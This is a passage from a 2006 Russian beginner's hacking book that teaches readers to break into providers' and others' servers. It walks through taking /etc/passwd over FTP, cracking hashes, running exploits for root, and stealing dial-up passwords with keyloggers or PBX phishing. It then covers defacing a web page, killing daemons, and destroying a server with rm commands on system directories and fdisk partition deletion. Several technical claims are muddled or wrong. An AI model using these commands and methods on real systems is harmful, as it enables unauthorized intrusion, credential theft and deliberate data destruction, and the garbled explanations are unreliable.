

Максим Левин

Хакинг с самого начала: Методы и секреты

УДК 681.3
ББК 32.973.26-018.2
Л363

Левин М.
Л363 Хакинг с самого начала: Методы и секреты. - М.: Бук-пресс, 2006. - 224 с.

С помощью этой книги Вы поймете как стать начинающим хакером.

УДК 681.3
ББК 32.973.26-018.2

Москва



Литературное агентство «Бук-Пресс»
2006

© Левин М., 2006
© Бук-пресс, 2006

Введение в хакинг

Начинающему хакеру

Для начала давайте определимся, кто такой хакер.

Хакер — это человек, который досконально знает организацию сети, операционные системы сети, языки программирования.

Так же хакер знает, как построены сетевые протоколы (например, TCP/IP). И еще очень многое.

Почему хакеры будут всегда?

Ответ прост — потому что все сделанное людьми — может ими же быть взломано! А так же потому что всегда будут администраторы с именем «ЛАМЕР ДНЯ».

Итак начнем...

Для начала вам необходимо найти дистрибутивы следующих сетевых ОС:

- Linux
- RedHat — для начинающего пользователя UNIX
- SlackWare — для более опытного пользователя UNIX
- FreeBSD — для людей, которые уже довольно свободно чувствуют себя в UNIX

Постоянная дилемма: что лучше Linux или проект BSD (FreeBSD, OpenBSD, NetBSD...)? Каждый выбирает для себя.

Каждая из них имеет свои преимущества и недостатки.

А теперь ближе к взлому...

Итак, вот список популярных в сети сервисов:

- ftp 21
- telnet 23
- smtp 25
- http 80
- pop3 110

Цифры — это порядковый номер того или иного сервиса.

Итак, все по порядку:

FTP (21)

Наверное, все пользовались FTP, если нет, то все впереди.

Что такое FTP? File Transfer Protocol (протокол передачи файла). Так вот, когда вы подключаетесь через FTP на сервер, то вы автоматически подключаетесь к порту 21 и дальше, используя команды, пользуетесь этим сервисом.

TELNET (23)

Это тот порт, через который происходит большинство взломов (после обнаружения ошибки), поэтому многие провайдеры и серверы с нормальными администраторами отключают этот порт.

Что можно сделать если вы имеете telnet доступ? Ну, на верное все(!) от переформатирования винчестера (на удаленной машине конечно!) до изменения ядра системы.

SMTP (25)

Вы, наверное, не раз в жизни отсылали электронную почту? Так вот, вся

электронная почта проходит через этот порт. Simple Mail Transfer Protocol — простой протокол передачи почты.

HTTP (80)

Hyper Text Transfer Protocol — Протокол передачи гипертекста.

Ну, наверное, этот протокол знают все, кто когда-либо пользовался Internet. Все web-серверы, все странички (по большей части) работают через этот порт. Одним словом — все, что вы грузите в ваш браузер доставляется к вам через этот порт.

Так как этот протокол существует давно и при этом претерпел мало изменений, то взлом через него практически невозможен даже для профессионала! Исключая случаи, когда программа на web-сервере с «дырами» в безопасности.

POP3 (110)

Через этот порт вы получаете электронные сообщения к себе в Mail-Agent (например, Microsoft Outlook).

Вот вы теперь и разбираетесь (немного) в основных протоколах.

Так как взломать? Не спешите, не все так просто...

Для данного этапа вашего развития как хакера вам необходимо знать основы UNIX систем в целом. Так вот — очень (ну очень) краткое описание UNIX.

Файловая система

В отличие от Windows (далее MUST_DIE), где имена дисков (A, B, C, D...) и путь к файлу выглядит как:

```
C:\MUST_DIE\die.com
```

в UNIX существует один основной каталог /, а устройства (такие как CD-ROM) можно найти в директории (например, /**cdrom**).

В начале эта система вам покажется очень странной — нет буквенных идентификаторов. Но в итоге это в сотни раз удобнее.

Далее.

Все настройки системы находятся в каталоге /**etc**. Файл с паролями (обычно) находится в каталоге /**etc** под именем **passwd** т.е. полный путь к нему — /**etc/passwd**.

Существует много программ, расшифровывающих этот файл, поэтому я не советую сразу находить их, потому что главное — это списать этот файл, а расшифровать это уже не проблема.

Итак, ломаем провайдера!

Первое, что нужно сделать — узнать реальный IP-адрес.

Делается это очень просто:

```
tracert (под UNIX traceroute)
w3.cnn.com
```

и вторая строка — это то что нам нужно...

Оттуда (из второй строки) берем IP-адрес (IP — уникальный адрес для каждой машины в сети Internet. Пример 195.55.55.55 (каждое число может быть в диапазоне от 0...255 т.е. 0-255.0-255.0-255.0-255)).

Теперь пишем **ftp** (и после пробела пишем этот IP-адрес). Где писать? В MS-DOS PROMPT или в сеансе MS-DOS.

Теперь (немного подождав) мы видим строчку **login**. Здесь пишем ваш логин для входа в систему Internet.

Теперь видим строчку **Password**.

Здесь пишем ваш пароль для входа в Internet.

И мы получаем что-то типа вот этого (честно говоря очень маленькая вероятность того, что ваш провайдер настолько глуп, но с чем черт не шутит! Один популярный сервер w3.dos.net взломали еще проще — подключились к сервису IIS (Internet Information Server), а там вообще не было пароля!

Так вот — продолжаем.

Видим:

```
Directory /home/usr/ваш_логин not  
found  
Logging in "/"
```

Вот и все, считайте, что взлом окончен.

Просто напишите строку:

```
ftp> (писать здесь) get /etc/passwd
```

Вы получили файл с паролями. «Куда?» — спросите вы. Это легко узнать, запустив команду **find** под MUST_DIE и искать нужно **passwd** файл (без расширения). Обычно он записывается в ту директорию, из которой вы запустили

ftp программу (т.е. обычно это директория MUST_DIE). Вот и ищите его там, если нет — то смотрите команду **find**.

Как ни жаль, но таких провайдеров все меньше и меньше. Но они существуют, и, к тому же, появляются новые!

Не огорчайтесь, если у вас ничего не вышло! Это только начало...

Правило номер один: главное — стремление и желание найти «дырки», а так же умение ими воспользоваться.

Как же надо хакать и с чего начать?

Для начала попробуй просканировать несколько IP по разным портам. Ты увидишь, что некоторые компьютеры отвечают, а некоторые нет. Некоторые компьютеры ответят и только некоторые, возможно некоторые из найденных будут плохо защищенными и ждать пока ты их взломаешь.

Небольшое отступление: Ты скажешь что это за фигня такая — порты и прочая лабуда? **Порт** — это адрес определенного сервиса, запущенного на данном

компьютере в Internet. Также их очень часто называют **TCP/IP** (Transfer Control Protocol/Internet Protocol) порты, так как на них может обратиться другой пользователь из Internet. Примером может служить принтер или модем — они ведь тоже обращаются с компьютером через свои порты.

Как только человек выходит в Internet, он сразу же получает свой уникальный IP-адрес (например, **ppp103-3-5.dialup.glasnet.ru**). После этого любой желающий может воспользоваться твоими ресурсами (которые доступны) также, как и тебе ресурсы других. Для того, чтобы воспользоваться услугами, необходимо указать **IP:port** (к примеру, **195.34.34.30:21** — для того, чтобы попасть на FTP сервер **zone.ru**).

Теперь ты, возможно, приконнектишься к какому-нибудь серваку к порту 23 (порт telnet) (**Пуск ⇨ выполнить ⇨ telnet ip:port**. Если не указывать порт, то по умолчанию это 23 порт). Если ты нормально приконнектишься, то увидишь приглашение с просьбой ввести **логин** и **пароль**. Но поскольку ты не знаешь

логина/пароля, то сервер через некоторое время пошлет тебя подальше. Если тебе нечего делать, то можешь попытаться поперебирать пароли, а когда надоест, можешь читать дальше.

Если попробовать приконнектиться к серверу не через 23 порт, а через какие-нибудь другие порты, то при большом везении сервер тебе скажет что ты приконнектился удачно и ты сможешь легко найти нужную комбинацию. Это самый простой способ взламывания серверов. Можно проявить себя как «Белый хакер в шляпе» — посылаешь письмо сисадмину и уходишь с этого сервера (типа незаконно и все в таком духе). Ну а если ты никогда не слышал про 273-275 статьи УК РФ, то... ну, я думаю, ты сам догадаешься, что тебе делать...

Небольшое отступление: **Сервак** — компьютер, подключенный к Internet. **Сервис** — программа, запущенная на серваке на определенном порту. Каждая такая программа должна отвечать на определенные программы. Если ты дашь этой программе правильную команду, то она должна что-то сделать для тебя.

Самый простейший пример — сервис «ЭХО» или по другому — генератор символов (порт 19). Если ты приконнектишься телнетом по этому порту к компьютеру, у которого запущен этот сервис, эта программа будет реагировать на любой нажатый тобой символ и будет показывать его в окне телнета. Все что тебе нужно — приконнектиться к серваку, на котором запущен нужный тебе сервис.

Другой пример — это сервис поиска нужного человека в сети (Finger). Если ты задашь этой программе искать какого либо человека с другого хоста и при этом программа finger запущена на сервере, а также пользователь не сделал так, чтобы его эта программа не находила, то ты получишь об этом пользователе очень много полезной инфы.

Какие сервисы запущены, на каких портах и где об этом узнать? Порты находятся в диапазоне от 1 до 1024 и называются «хорошо известные порты» (well-known). Список использованных портов можно посмотреть в файле на компьютере, который называется «**services**». В Windows он находится в

C:\твой_Windows\SERVICES\. В NT это — C:\WINNT\SYSTEM32\DRIVERS\ETC\SERVICES. Ну а в Юниксе это /etc/services/ (хотя если у тебя стоит Юникс, я думаю тебе это объяснять не надо). Эти порты называются хорошо известными, так как они используются для наиболее распространенных сервисов (WWW, e-mail, FTP, news, telnet). Например, **SMTP** — отправка почты — 25 порт, **POP3** — прием почты 110 порт, **WWW** — 80 порт, **FTP** — 21...

Ты можешь быть сбит с толку тем, то что существует куча прог для сканирования всего, чего только возможно и хакеры ими очень часто пользуются. Но! При этом ты можешь нарваться на неприятности, так как у сисадминов есть привычка (далеко не лучшая в твою пользу) просматривать логи всех коннектов и по каким портам, а так же попытки взлома их сервера. Некоторые сисадмины свободно разрешают сканить их серверы, а некоторые, увидев что-нибудь не ладное, сразу откапывают твоего сисадмина и жалуются ему какой ты нехороший (в исключительных случаях это может закончиться тем, что тебя отключит из Internet твой пров навсегда!). В США

сканирование разрешено и сами сисадмины часто сканят друг друга в целях нахождения дырок. Но от греха подальше если кого-нибудь собираешься сканировать из добрых побуждений — лучше попроси разрешение или хотя бы уведоми об этом сисадмина.

Так что же такое дырки в системах, о которых столько говорят? Дырка — что-нибудь в системе, которое позволяет кому-нибудь контролировать систему в обход сисадмина. Существует очень много типов дырок. Это может быть неправильно сконфигурированная программа, ошибка в самой программе... Наглядным примером плохо сконфигурированной программы может служить старая версия программы **sendmail** (если сисадмин оставлял команды **wiz** и **debug** или дал директории неправильные права доступа на FTP-сервере, то любой желающий мог скачать файл паролей). В таких случаях вся вина лежит на сисадминах, так как ошибка допущена при конфигурировании, а не из-за самой программы.

Другой очень известный и распространенный баг — расшаривание ресурсов в Windows когда это совершенно

не нужно или пустой пароль на полный доступ. Из ошибок программ самые распространенные — переполнение буфера обмена у программ, созданных для Internet. Очень часто это используют для того, чтобы перехватить контроль над серваком и потом делать с ним все что твоей душе угодно.

Ну а теперь перейдем к очень известному сейчас виду атак — **Эксплоитам**. Ты уже наверно не раз слышал об этой атаке, но не понимал, что это такое и как этим пользоваться. Так вот. Эксплоит — это программа, написанная на Си++, использующая дырки в системе для получения прав руга (root) — самого главного человека, которому доступно ВСЕ!!! К примеру это так называемая FTP-Boounce дырка, заключаемая в том, что FTP-сервер (служит для скачки/закачки файлов с сервера/на сервер) настроен так, чтобы переадресовывать запрос пользователя на другой компьютер. По идее эта фишка вообще на фиг не нужна (в смысле для сисадминов — нам она как раз таки и нужна). Это только создает возможность взлома, так как эта фишка позволяет любому человек просканировать порты другого

компьютера и представиться компьютеру FTP сервером, с которого идет переадресация и этот человек получит «ключи от квартиры где деньги лежат». Вообще эксплоиты наиболее практичные и довольно таки легко применяются (если голова с руками растет откуда надо). С эксплоитом можно хорошо поиздеваться над сисадмином, а также над его системой (ой — а зачем вот эти файлы — они тут ва-а-а-еще не нужны!).

Эксплоит хорош еще тем, что он не ломает систему (сам справишься!), а только дает тебе «ключи». Как ты знаешь, сейчас серваки стоят как минимум на трех типах платформ: NT, VMS и UNIX. У них куча разных версий и типов — UNIX делится на BSD, AIX, SCI, Sun OS, Irix и (наверно) твой любимый Линукс. Ну и конечно же каждая версия глючит по разному и поэтому под разные типы и версии существуют эксплоиты так сказать «нужного калибра», ведь как ты понимаешь эксплоит, сделанный под NT, не будет пахать под UNIX, а сделанный для Sun OS не будет пахать под Линукс (ну, хакеру не проблема переделать эксплоит — на то он и хакер). Ну а разные версии не будут пахать, так как очень

часто вообще меняют прогу, которая стоит, только оставляют то же имя и номер версии чуть-чуть переделывают. Конечно же все дырки рано или поздно фиксируют и нужно стараться пользоваться новыми эксплоитами. Ну, а теперь самое главное — как же найти эти дырки?

Для начала посмотри, что у тебя из сервисов есть на компе — набери команду **netstat -a** (в Пуск ⇔ Выполнить) и ты увидишь что-то типа этого:

```
Active Connections
Proto Local Address      State
Foreign Address
TCP    localhost:1027    LISTENING
0.0.0.0:0
TCP    localhost:135    LISTENING
0.0.0.0:0
TCP    localhost:135    LISTENING
0.0.0.0:0
TCP    localhost:1026    LISTENING
0.0.0.0:0
TCP    localhost:1026    ESTABLISHED
localhost:1027
TCP    localhost:1027    ESTABLISHED
localhost:1026
TCP    localhost:137
0.0.0.0:0    LISTENING
TCP    localhost:138
```

```

0.0.0.0:0          LISTENING
TCP      localhost:nbssession
0.0.0.0:0          LISTENING
UDP      localhost:135      *:*
UDP      localhost:nbname    *:*
UDP      localhost:nbdatagram *:*
    
```

Хммм... вроде ничего интересного.

Ну начнем разгребать, что это такое появилось.

Мы видим, что у **Local Address** (твой комп) прослушиваются порты 135, 137, 138 и nbssession (в общем это 139 порт прослушивается... можешь написать **netstat -an**, чтобы увидеть не название портов, а их номера. Насчет этих портов можешь не беспокоиться — это часть Microsoft Networking и они нужны для поддержки LAN (локальной сети). Теперь зайди в Internet и топай, допустим на www.uxx.com, хотя нет, лучше на www.happyhacker.org. Одновременно телнется на какой-нибудь сервак (ну допустим www.whitehouse.gov). Теперь снова жми **netstat -a** и вот что у тебя примерно должно получиться:

```

Active Connections
Proto Local Address          Foreign
    
```

```

Address      State
TCP      localhost:1027
0.0.0.0:0    LISTENING
TCP      localhost:135
0.0.0.0:0    LISTENING
TCP      localhost:135
0.0.0.0:0    LISTENING
TCP      localhost:2508
0.0.0.0:0    LISTENING
TCP      localhost:2509
0.0.0.0:0    LISTENING
TCP      localhost:2510
0.0.0.0:0    LISTENING
TCP      localhost:2511
0.0.0.0:0    LISTENING
TCP      localhost:2514
0.0.0.0:0    LISTENING
TCP      localhost:1026
0.0.0.0:0    LISTENING
TCP      localhost:1026  ESTABLISHED
TCP      localhost:1027
localhost:1026  ESTABLISHED
TCP      localhost:137
0.0.0.0:0    LISTENING
TCP      localhost:138
0.0.0.0:0    LISTENING
TCP      localhost:139
0.0.0.0:0    LISTENING
    
```

```
TCP      localhost:2508
zlliks.505.ORG:80      ESTABLISHED
TCP      localhost:2509
zlliks.505.ORG:80      ESTABLISHED
TCP      localhost:2510
zlliks.505.ORG:80      ESTABLISHED
TCP      localhost:2511
zlliks.505.ORG:80      ESTABLISHED
TCP      localhost:2514
whitehouse.gov:telnet ESTABLISHED
```

Теперь посмотрим, что в этот раз за лабуду выдало. Те же порты, что и по началу, вот только добавилось несколько новых активных портов — 4 коннекта с zllinks.505.ORG по 80 порту и коннект с whitehouse.gov телнетом. Это полная статистика того, что происходит с твоим компом и Internet.

Так ты узнал настоящее имя сервака www.happyhacker.org (zlliks.505.ORG). По идее у тебя должен возникнуть вопрос — а какого черта есть порты, у которых номера больше 1024??? Так вот, если ты помнишь начало главы, то я там говорил, что эти порты ждут коннекта к ним. Но вот если эта программа коннетиться куда-нибудь, то ей помимо своего порта еще нужен какой-нибудь порт для приема информации, и этот порт берется за

пределами этих 1024 портов. Так понятно? К примеру, браузер может открывать до четырех портов — с 2508 по 2511.

Теперь ты возможно захочешь посканить порты друга? Лучший способ сделать это и не бояться быть выкинутым из Internet своим провайдером — попроси друга (подругу) набрать **netstat -r**. Тогда у него появится что-то типа:

```
Route Table
Active Routes:
Network Address      Netmask      Gateway
Address              Interface     Metric
0.0.0.0                0.0.0.0
198.59.999.200        198.59.999.200  1
127.0.0.0              255.0.0.0
127.0.0.1              127.0.0.1
1
198.59.999.0          255.255.255.0
198.59.999.200        198.59.999.200  1
198.59.999.200        255.255.255.255
127.0.0.1              127.0.0.1
1
198.59.999.255        255.255.255.255
198.59.999.200        198.59.999.200  1
224.0.0.0              224.0.0.0
198.59.999.200        198.59.999.200  1
255.255.255.255      255.255.255.255
198.59.999.200        0.0.0.0
```

```

1
Active Connections
  Proto Local Address
Foreign Address      State
  TCP      lovely-lady:1093
mack.foo66.com:smtp  ESTABLISHED

```

Gateway Address и **Interface** покажут твой реальный IP (ну или IP сервера, если ты сидишь через локальную сеть). Учти, если твой друг сидит в локалке, то прежде 10 раз подумай, чем его сканить, а то сисадминам очень не нравится, когда какой недохакер (как они считают) пытается их поломать и могут пойти на все меры, лишь бы отомстить и поразвлечься (иногда самое безобидное — синий экран).

Вообще-то под таким распространенным термином, как взлом Internet подразумевают сразу несколько разных вещей. Во-первых: незаконное подключение к провайдеру и халявные подключения. Как же можно это осуществить? Самый простой вариант — украсть чужой пароль. В наше время при огромном количестве тупых юзверей сие не представляет никакого труда. Так как подавляющее большинство пользователей пользуется таким популярным пакетом e-

mail как UUPC Чернова. А также некоторые туповатые провайдеры все еще предоставляют вход в систему как online так и offline под одним паролем. Остается самое простое — переписать файл `init` или `init1` с каталога `\UUPC`. Там будет прописан как `login` так и `password`. Пользуйтесь им на здоровье. Но не забывайте про то, что «жадность фраера сгубила».

При более сложном варианте вы запускаете на машину `user'a` вирус или прогу резидентную, отслеживающую появление строчки **login:**. Дальше остается грабать клавиатуру и записать полученное в файл.

Если юзверь относительно грамотный и не просто умеет качать почту, а работает более «круто» в Netscape, используя SLIP & PPP, то обратите внимание — при таком качестве связи, как у нашего Совка, связь обрывается частенько. Очень редко можно увидеть, чтобы кто-то из них при соединении набирал логин и пароль вручную. Часто это все делает скрипт командами **transmit** и им подобными. А все настройки, хитрец, держит под своим паролем в Windows. Как

известно, на всякую хитрую жопу... находится очень быстрое решение проблемы: стоит только поискать файл с расширением **.pwl**. Там Windows хранит все практически настройки по каждому юзерю. Включая и пароли. Тем паче, что шифрует она все это примитивным вариантом **DES**. Но алгоритм шифрования в каждом релизе разный. Однако, имея в руках чужой **.pwl** файл, создав несколько своих с именами 1,2,3,4 и аналогичными паролями, можно проследить интересную зависимость, которая и выведет вас к желаемому результату.

Если на машину юзера доступа нет, то к решению проблемы можно подойти и другим путем. Справедливости ради надо заметить, что практически лавинная доля соединений приходится на телефонные линии. Дальше — лучше. Наверняка у вас в офисе есть мини-АТС. Перепрограммировать ее, чтобы звонки с данного номера перероучивались на ваш — плевое дело. Осталось только запустить терминальную программу **BBS**, в заставке указать заставку вашего провайдера. И юзер ведь купится! На 100%. Введет и **login**, и **password**. Проверено уже, и не раз. Теперь осталось выдать ему кучу ошибок,

а затем дропнуть линию. После двух-трех попыток (вдруг он неверный пароль введет) верните АТС в нормальное состояние. А то прецеденты с последующей раздачей слонов и пряников уже бывали.

Если удалось раздобыть **login/passwd**, то имея пароль с минимальными пользовательскими привилегиями хочется получить их гораздо больше. С минимальными привилегиями получить статус **root** — задача не одного дня. Но начинать с чего-то надо. А начнем мы с того, что узнаем, с какой системой имеем дело. В настоящее время провайдеры висят на самых популярных UNIX: **FreeBSD**, **BSDI**, **SCO open server**, **Linux**. Некоторые, правда, используют такую экзотику как **NexStep**, **UnixWare**, **Solaris**, **Aix**, **HP-UX**, **VAX-ORX5.12**. Встречаются уникамы, работающие с **Xenix**. Но несмотря на видимое обилие операционных систем, все они имеют практически одинаковую систему защиты и идентификации пользователей и их ресурсов, которые передавались по наследству от **AT&T UNIX** с 1971 года. Стандартные средства защиты в UNIX:

- защита через пароли;
- защита файлов;
- команды **su**, **newgrp**, **at**, **prwarn**, **sadc**, **pt_chmod**;
- шифрование данных.

Любой пользователь UNIX имеет свой пароль, без которого он не может включиться в систему, писать/читать почту. Практически во всех UNIX пароли находятся в **/etc/passwd**. Этот файл содержит информацию о пользователе, его пароле и уровне привилегий.

Дописать в этот файл информацию о своем **login/passwd** и уровне привилегий может только **root**. Ты можешь его только читать.

Но что же мешает переписать/прочитать его и пользоваться чужими **login**'ами? Прочитать можно. И с огорчением увидеть, что не все так в жизни просто. Да, там хранится **login** пользователя. Но сам пароль хранится только в зашифрованном виде. И вместо пароля в лучшем случае увидишь абракадабру типа **#@4OFIU`0346`e**.

Расшифровкой этого занимаются программы типа **jack**, **crackerjack**, **blob** и множество подобных. Успех напрямую зависит от данной операционной системы. Чтобы успешно расшифровать **passwd**, необходимо, как минимум, иметь две пары логинов, паролей расшифрованных и зашифрованных. Напустив на **passwd** от Linux 2.1.3 крякалку паролей **blob** и имея пять пар известных паролей, в опытном варианте за 20 минут успешно расшифровываются все пароли. Но проблема в том, что алгоритмы шифрования очень улучшаются с каждой новой версией системы, а в таких коммерческих UNIX как **SCO Open Server 5** имеется очень навороченные системы криптования. К примеру, если **SCO 3** с уровнем защиты от 1,2,3 сломалась в течение 3 часов перебора, то 4,5 где-то за четверо суток, 6 так и не удалось поломать.

Что такое exploit?

Exploit — это небольшие программки, которые помогают вам взламывать сервер. Эти программки

разрабатываются для конкретной версии того или иного сервиса (daemon) на сервере.

Вот списки популярных exploit'ов:

- ftp — wu-ftp2.42; wu-ftp2.60
- qropreg
- proftp

И еще тысячи им подобные.

Большинство exploit написаны в виде **openSource** (открытый код), а так же на языке программирования C++.

Большинство из них требует для запуска UNIX. Вот простенький пример использования exploit (после того как вы его списали и распаковали) UNIX wu-ftp2.42 (подразумевается что вы root):

```
#gcc имя файла с окончанием .c
#./a.out - имя файла после
компиляции (если не было ошибок при
ней)
```

Нас спрашивают IP-адрес сервера, который мы атакуем и **-offset** — параметр, зависящий от компилятора, использованного при создании сервиса (демона) на удаленной машине (в данном

случае он колеблется от -5000 до +5000 с прибавлением +100, т.е. примерно так: -5000 -4900 -4800... 0 100 200... 5000).

Не удивляйтесь, если все эти шаги не привели к желаемому результату. Просто скорее всего сервер, который вы пытаетесь атаковать, уже пропатчили...

Патч (patch) — небольшая прога, которая закрывает известные ей «дыры» (bugs) в системе безопасности.

Вот пока и все, что вам нужно знать про эксплоит.

Что такое root?

Root — это главная цель всех взломов. Root — это корень сервера, root — это суперпользователь (super-user), который может делать с компьютером все, что ему захочется!

Как получить root? Получить root очень сложно (конечно, если не учитывать, что есть администраторы — полные ламера, я порой удивляюсь — за что им платят деньги).

Так что же делать? Вот здесь как раз и приходят на помощь известные нам exploit. Кстати, возможно и вы сможете когда-то написать exploit. Что для этого нужно? Много пива, знание C++, блок сигарет, дни и ночи, проведенные за изучением кода демона.

Цель (большинства) exploit — в remote access (удаленном доступе), т.е. запустив правильно exploit (при условии, что атакуемый сервер не пропатчен против него и версии совпадают) вы в большинстве случаев получите remote access.

Что дальше?

Ну вот, мы забрались в систему (давайте просто представим это), что же теперь делать?

1. Мы знаем систему (версию, название).
2. Мы нашли дырку в ней.
3. Мы обязательно продумали, что делать дальше перед взломом.

Так вот, многие взломы в сети заканчиваются изменением странички. Значит так: в каталоге `/etc` (где находятся

самые важные настройки сервера), есть файл `ftputers` (в BSDI UNIX), так по default (умолчанию) root доступ к порту 21 (ftp) запрещен. Вы с помощью редактора joe (на удаленной машине) редактируете этот файл и разрешаете root использовать ftp.

Как? Просто поставьте перед **root** знак **#**, а затем запишитесь (**Ctrl+k**, затем **x**).

Пример (вы — root):

```
#joe /etc/ftputers
```

В редакторе вставляем перед **root** символ **#**, затем ждем **Ctrl+k**, а затем **x**.

Все, файл изменен, теперь можно выходить из системы (а то вдруг вас админ просечет?).

Кстати, имея root доступ к серверу, вы можете изменить пароль к root и даже отформатировать жесткий диск... Вот было бы смешно посмотреть на администратора сервера, который придя на работу (после большого бодуна) увидит, что жесткий диск абсолютно чистый!

Теперь пишем:

```
#ftp ip_address or host_name
```



```
login: - здесь пишем root
password: здесь пишем пароль!
```

И вот черт! Мы забыли изменить root пароль! (Я нарочно это сделал, чтобы вы привыкали к возможным ошибкам и еще раз обратили внимание на следующее)...

Что делать? Правильно!
Возвращаемся к exploit! Но сначала красиво выйдем...

Вводим любую комбинацию символов...

И...

```
Система пишет:
login incorrect
```

М-да... шанс был 1 из 1.000.000 (если не больше), что вы угадаете пароль — это явно доказывает, что подбор при взломе (ручной) практически исключен.

А теперь опять exploit...
(предположим вы опять зашли в систему, вы опять root). Просто введите:

```
#passwd
```

Получим:

```
New unix passwd: - здесь пишем
(чтобы не забыть) 12345
```

Результат:

```
Unix password too weak, please
retype password:
```

Что это значит?

Это значит, что UNIX система — не глупый MUST_DIE!

И запомните навсегда — пароль должен быть типа: Abc04k9834z — неудобно? А придется запомнить это правило!

Кстати, если вы будете когда-то подключаться к провайдеру, то выберите примерно такой пароль! Или пароль — русское слово, напечатанное в режиме английского языка! Например, слово ЯКРУТ (вместе) — будет выглядеть как ZRHEN.

Но в данном случае можно еще раз ввести 12345 и получим:

```
Retype password: - и еще раз пишем
12345
```

Все, пароль изменен! Переходим опять к FTP.

```
#ftp
```

```
ftp>open ip_address or host_name
```

(как вы заметили, здесь немного по-

другому написано, но результат не меняется)

```
login: root
password: 12345
```

И вот мы в системе! (Вы не забыли, зачем мы здесь? Мы хотели изменить WWW страницу!)

Теперь вы можете выходить из ftp написав bye:

```
ftp>bye
```

И вот мы вышли из системы.

Вы спросите — зачем мы столько мучились с ftp, если мы через него ничего не изменим?

А я отвечу — мы тренируемся!

Теперь потренируемся с командой telnet (порт 23), которая соединяет нас с удаленным сервером.

Опять же запускаем exploit и после удачного входа в систему, пишем:

```
#telnet 127.0.0.1 80
```

127.0.0.1 — это локальный адрес машины называемый loopback — т.е. машина работает сама с собой через этот ip; 80 — это порт протокола HTTP (Hyper

Text Transfer Protocol) и, немного подождав, введите что-то типа:

```
we hack you
```

В ответ на это вы получите кучу тэгов, а внизу название и версию сервера (не правда ли, оригинальный способ?).

Кстати, привыкайте к оригинальности в своих действиях и к нестандартному подходу, т.к. нет ни одного общего алгоритма взлома различных систем. Так же поймите, что метод взлома — это своеобразное искусство и каждый изощряется в нем по-своему!

Вот мы и узнали версию сервера...

Что же дальше?

А дальше вот что!

Где находится программа-сервер?

Это (иногда) довольно просто определить: предположим, сервер называется apache (очень распространенный web-сервер). Пишем:

```
#which apache
```

Получаем:

```
/usr/sbin/apachectl
```

или

```
/usr/local/sbin/apachectl
```

Это толком ничего нам не дает, кроме того, что мы теперь знаем, где находятся файлы конфигурации, в которых есть строка DocumentRoot (httpd.conf). Этот файл находится:

```
/usr/etc/apache
```

или

```
/usr/local/etc/apache
```

Чаще всего (исходя из вышеописанного) apache DocumentRoot (home_dir) находится:

```
/www
```

или

```
/home/www
```

или

```
/usr/local/www
```

Пишем:

```
#cd home_dir
```

где **home_dir** — каталог www. Затем удаляем index.htm или index.html. Как узнать какой?

Пишем:

```
#ls -full | more
```

И вот мы видим все содержимое сервера (www). Дальше пишем:

```
#rm index.htm (index.html)
```

Что в итоге удалит главный файл.

Пишем:

```
#joe index.htm (index.html)
```

Теперь (в редакторе joe) пишем что-то типа:

```
This site hacked by Vasya
```

Жмем **Ctrl+k**, а затем **x**.

Так же в редакторе joe вы можете написать что угодно.

Убить «демонов»!

Демон — это процесс в UNIX системе, который предоставляет вам некоторые услуги. Например, в Internet:

- Ftpd (ftp daemon) port 21
- Telnetd (telnet daemon) port 23
- Smtpd (smtp daemon) port 25
- Httpd (http daemon) port 80
- Pop3d (pop3 daemon) port 110

Предположим — вы взломали систему и просто хотите «западлить» ей. Тогда (от root'a) пишем:

```
#killall httpd
```

И вот результат — web-страница системы не доступна.

```
#killall ftpd
```

Результат — ftp-сервис недоступен.

Правда, администратор проще простого запустит все обратно:

Администратор (от root'a):

```
#httpd start (если Linux)
```

```
#apachectl restart (если FreeBSD и некоторые другие ОС с web сервером apache)
```

А теперь ftpd:

```
#ftpd (все очень просто!)
```

Как сделать чтобы система вообще навернулась. Довольно просто. Вот пример простейшей атаки, цель которой — уничтожить информацию на винчестере атакуемого сервера (от root'a):

```
#cd /
#rm * (удаляет все (!) файлы в корневом каталоге)
```

```
#cd /boot
#rm *
#cd /bin
#rm *
#cd /sbin
#rm *
#cd /usr/bin
#rm *
#cd /usr/sbin
#rm *
```

Эти строки, после выполнения удалят все жизненно необходимые файлы для системы... (кроме **/etc**, но об этом позже).

Будьте аккуратны, т.к. команда **rm** находится в одном из каталогов:

```
■ /bin
■ /sbin
■ /usr/bin
■ /usr/sbin
```

Если ее удалить, то дальнейшее удаление будет невозможно (с помощью команды **rm** конечно). Чтобы этого избежать — просто узнайте где эта команда находится:

```
#which rm
```

Эта строка выдаст вам директорию, в которой находится команда **rm**. Удаляйте ее последней.

Хотите красиво заподлить?

Без проблем:

```
#cd /etc
#rm *
```

Это удалит все настройки системы!

А теперь пишем:

```
#reboot
```

Что в итоге (после сотни сообщений об ошибках) перегрузит сервер или просто подвиснет его...

Вот и все, система на 100% неработоспособна...

Вы очень злой на этот сервер? Тогда пишем (от root'a):

```
#fdisk
```

Затем вводим **p** (это выведет нам все разделы винчестера. А теперь (например, если разделов 4), пишем:

```
d (enter), 4 (enter)
d (enter), 3 (enter)
d (enter), 2 (enter)
d (enter), 1 (enter)
```

Теперь ждем **w** и **Enter**.

Все! Система вообще навернулась! (Компьютер даже загрузится не сможет!)

Есть в UNIX команда **dd**, наверное самая опасная из всех существующих (разумеется при неумелом использовании). Вот, что я однажды натворил. Работал я тогда под SlackWare:

Два винта:

```
hda1 - slack ; hda2 - dos ; hdc2
- slack
```

И вот я пишу (моя проблема была в том, что DOS, как обычно, переписал MBR (Master Boot Record) и я не мог грузить hdc2 (SlackWare). Вы наверно спросите — а разве нельзя грузить UNIX с дискеты? Конечно можно! Но у меня не работал флоп...):

```
dd /dev/hda /dev/hdc 0 512
```

А теперь по-русски:

Копируем первые 512 байт с одного винта на другой. Что в этих 512 байтах? Master Boot Record (MBR). Значит я нечаянно нажал не «ту» кнопку и... ничего не произошло...

Я ввожу строку еще раз и забываю указать 512 (в конце строки)...

И что???

А вот что — команда **dd** начала копировать раздел (весь) **hda** в **hdc**!

И летит полностью раздел **hdc**!

Я за долю секунды понял, что сделал что-то не то... и нажал Ctrl+C, что прервало выполнение программы **dd**. Но все мои усилия оказались напрасны... команда **dd** уже скопировала около 20 Кб с одного винта на другой...

Винт пришлось переразбивать и переформатировать...

В результате я потерял около 8 часов времени при переинсталляции всего что было, неделю на скачивание всех нужных мне программ с Internet и около 2-х месяцев моих работ...

Отсюда вывод: никогда не экспериментируйте с такого рода программами как **dd** и **fdisk**.

А теперь, как говорится ближе к телу (я имел ввиду делу).

Способы проникновения в удаленную систему

99% провайдеров вы так просто не взломаете (сразу), поэтому забудьте (на время) про их взлом! Ведь там же не полные ламера сидят (хотя и такое бывает...

